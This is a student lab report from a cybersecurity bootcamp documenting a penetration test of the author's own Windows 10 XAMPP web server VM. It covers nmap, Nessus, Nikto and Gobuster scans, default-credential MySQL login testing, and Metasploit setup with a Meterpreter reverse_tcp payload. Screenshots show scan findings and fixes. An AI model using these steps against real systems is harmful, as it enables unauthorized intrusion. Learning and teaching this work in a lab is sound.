

Peter Banchoff
Hackbright Academy Cybersecurity Program
Instructors: Sean Moriarty & Nick Pennington

Objective:

To evaluate the security of a Windows 10 Web Server on a Virtual Machine by identifying and exploiting the vulnerabilities found. Each step will be documented to ensure that it's understandable and easy to replicate.

Testing

1. Preparation

- Turn on the Kali Linux and Windows 10 Web Server VMs. Ensure that they are booted up and ready to conduct the tests.
- Ensure that the Web Server on the Windows 10 VM is operational and properly configured.
- Confirm that logging has been enabled on both VMs to capture ALL activity.

2. Reconnaissance

1. Using Powershell on the Windows 10 VM, ensure that you have the correct IP address for testing.
2. Using Terminal on the Kali Linux VM, use the Ping command to verify that the IP address belonging to the Windows 10 VM is online.
 - a. Command: ping <target IP address>
 - b. Reason: Ensuring that the IP address is active and online.
3. After Ping is complete, utilize Nmap to conduct a scan to identify open ports and services on the Windows 10 VM.
 - a. Command: nmap -O <target IP address>
 - b. Reason: To find the open ports and the operating system involved with the target machine.

3. Vulnerability Scanning

1. Conduct a Nessus Scan to find vulnerabilities on the target system. Begin in Terminal for this step.
 - a. Command: sudo systemctl start nessusd
 - b. On your browser, go to <https://localhost:8834> to access Nessus.
 - c.


- d. Create a new scan, choosing either Basic Network Scan, Web Application Tests, or Advanced Scan. For this example, I chose Basic Network Scan. Enter the target machine's IP address and begin the search.
 - e. Vulnerabilities are revealed in real time during the scan, be sure to look at the severity of each of the vulnerabilities and see where it aligns with CVE.
 2. Conduct a Nikto scan to find Web Server Vulnerabilities. Begin in Terminal for this step.
 - a. Command: `nikto -h <target IP address> -p <port number>`
 - b. Example that I used: `nikto -h 192.168.13.129 -p 80`
 - c. Read the results in the terminal, which will reveal inconsistencies and why they are issues.
 - d. Example: The anti-clickjacking X-Frame-Options header is not present. Also, PHP is installed, and a test script which runs `phpinfo()` was found. This gives a lot of information. See: CWE-552.
 - e. You can also use the command: `nikto -h <target IP address> -s <server name>` if you know the server.
 - f. Example that I used: `nikto -h 192.168.13.129 -s Apache`.
 3. Conduct Enumeration with Gobuster. Begin in Terminal with this step.
 - a. Command: `gobuster dir -u http://<target IP address> -w /usr/share/wordlists/dirb/common.txt -o gobuster_results.txt`
 - b. Read through the results of the scan. A successful enumeration reveals hidden directories, allowing exposed directories and files to be a possible entry point.
4. Exploitation
 1. Open Metasploit in your terminal or utilize Armitage, which is the GUI for Metasploit. In my case, I'm using Armitage.
 - a. Set your LHOST (Attacking Machine). Command: `set LHOST <Attack IP address>`
 - b. Set your RHOSTS (Target Machine). Command: `set RHOST <Target IP Address>`
 - c. Set PAYLOAD. Command: `set PAYLOAD <path>`. Example. Set PAYLOAD `windows/meterpreter/reverse_tcp`.
 - d. Select your exploit. In this case, we are using a Windows 10 VM as our target machine. We will use Windows or Multi for this particular exploit. Example: I chose to target MySQL by using the exploit command: `use auxiliary/scanner/mysql/mysql_login`. From this, I found that default usernames and passwords were active, such as "user" and "password".
 - e. This breach allowed me to utilize Meterpreter to continue the session.
5. Post-Exploitation

1. I gained information from the computer using the command: sysinfo, as well as the command: getuid. While I did manage to get information, I was unable to escalate the privileges from the user account that I secured.
2. Unfortunately, that is where I left off due to the inability to access the computer itself to obtain the dummy files that I had created on the Windows 10 VM.

6. Report Findings


1. The amount of Vulnerabilities found in Nessus and Nikto showed the weakness of the Web Server and the Operating System itself. As I cross-referenced the vulnerabilities, I noticed the severity of the weakened system.
2. Once I accessed the Web Server, I managed to get into phpMyAdmin and looked into the basic and advanced settings. It matched up with the information I found in Nikto.
3. Information that was found in these scans and the use of Metasploit is very useful when it comes to system hardening.

Screenshots




```
[user@parrot]~$ sudo nmap -sV -O 192.168.13.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 11:08 UTC
Nmap scan report for 192.168.13.129
Host is up (0.00051s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0
445/tcp   open  microsoft-ds?
554/tcp   open  rtsp?
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  open  mysql          MariaDB (unauthorized)
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:EC:60:06 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|XP (91%)
```


Nmap Scan - Found open ports and Operating systems.




Nessus Scan - Finding several major Vulnerabilities.




Nikto Scan - Revealing several issues with the Web Server.



Gobuster Enumeration



Windows 10 Web Server - XAMPP with Apache and MySQL.



Apache Log - Showing inquiries from the Attacking Machine.

Nessus Essentials / Folder x +

https://kali:8834/#/scans/reports/9/vulnerabilities/57608

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

tenable Nessus Essentials Scans Settings ? BANCHOFF

FOLDERS

- My Scans 1
- Windows10VM
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Terrscan

Tenable News

Cybersecurity
Snapshot: North
Korea's Cyber Spies ...
[Read More](#)

My Basic Network Scan / Plugin #57608

[Back to Vulnerabilities](#)

Hosts 1 Vulnerabilities 10 Notes 3 History 1

MEDIUM SMB Signing not required

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also

- <http://www.nessus.org/u?df39b8b3>
- <http://technet.microsoft.com/en-us/library/cc731957.aspx>
- <http://www.nessus.org/u?74b80723>
- <https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>
- <http://www.nessus.org/u?a3cac4ea>

Output

No output recorded.

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.13.129

Plugin Details

Severity:	Medium
ID:	57608
Version:	1.20
Type:	remote
Family:	Misc.
Published:	January 19, 2012
Modified:	October 5, 2022

Risk Information

Risk Factor: Medium

CVSS v3.0 Base Score: 5.3

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 4.6

CVSS v2.0 Base Score: 5.0

CVSS v2.0 Temporal Score: 3.7

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:O/RC:C

Vulnerability Information

Exploit Available: true

Nessus Scan - Found Issue with SMB.

Nessus Essentials / Folder: x

Volume 40%
ES1371/ES1373 / Creative Labs CT2518 (Audio PCI 64V/128/5200 / Creative CT4810/CTS803/CTS806 [Sound Blaster PCI]) Analog Stereo 12/13

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

tenable Nessus Essentials Scans Settings

My Basic Network Scan / Plugin #11213
Back to Vulnerability Group

Hosts 1 Vulnerabilities 16 Notes 3 History 1

MEDIUM HTTP TRACE / TRACK Methods Allowed

Description
The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

Solution
Disable these HTTP methods. Refer to the plugin output for more information.

See Also
<http://www.nessus.org/u7e979b5cb>
<http://www.apacheweek.com/issues/03-01-24>
<https://download.oracle.com/sunalerts/1000718.1.html>

Output

```
To disable these methods, add the following lines for each virtual host in your configuration file :  
  
RewriteEngine on  
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)  
RewriteRule .* - [F]  
  
Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2 support disabling the TRACE method entirely via the TraceEnable directive.  
more...
```

To see debug logs, please visit individual host

Port **Hosts**

80 / tcp / www	192.168.13.129
----------------	----------------

Plugin Details

Severity: Medium
ID: 11213
Version: 1.75
Type: remote
Family: Web Servers
Published: January 23, 2003
Modified: April 9, 2024

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score: 5.3
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 4.6
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Temporal Score: 3.7
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:O/RC:C

Vulnerability Information

Exploit Available: false

Tenable News

NextChat Server-Side Request Forgery / Cross-Site ...
Read More

Nessus Scan - HTTP Trace Enabled

tenable Nessus Essentials Scans Settings

My Basic Network Scan / Plugin #35291

Back to Vulnerabilities

Hosts 1 Vulnerabilities 25 Notes 3 History 1

HIGH SSL Certificate Signed Using Weak Hashing Algorithm

Description

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.

Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunseting of the SHA-1 cryptographic hash algorithm.

Note that certificates in the chain that are contained in the Nessus CA database (known_CA.inc) have been ignored.

Solution

Contact the Certificate Authority to have the SSL certificate reissued.

See Also

<https://tools.ietf.org/html/rfc3279>
<http://www.nessus.org/u79bb87bf2>
<http://www.nessus.org/u7e120eea1>
<http://www.nessus.org/u75d894816>
<http://www.nessus.org/u751db68aa>
<http://www.nessus.org/u79dc7bfba>

Output

The following certificates were part of the certificate chain sent by the remote host, but contain hashes that are considered to be weak.

Subject : CN=localhost
Signature Algorithm : SHA-1 with RSA Encryption

Plugin Details

Severity: High
ID: 35291
Version: 1.33
Type: remote
Family: General
Published: January 5, 2009
Modified: December 15, 2023

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score: 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N
CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C
CVSS v3.0 Temporal Score: 6.7
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Temporal Score: 3.9
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N
CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

Vulnerability Information

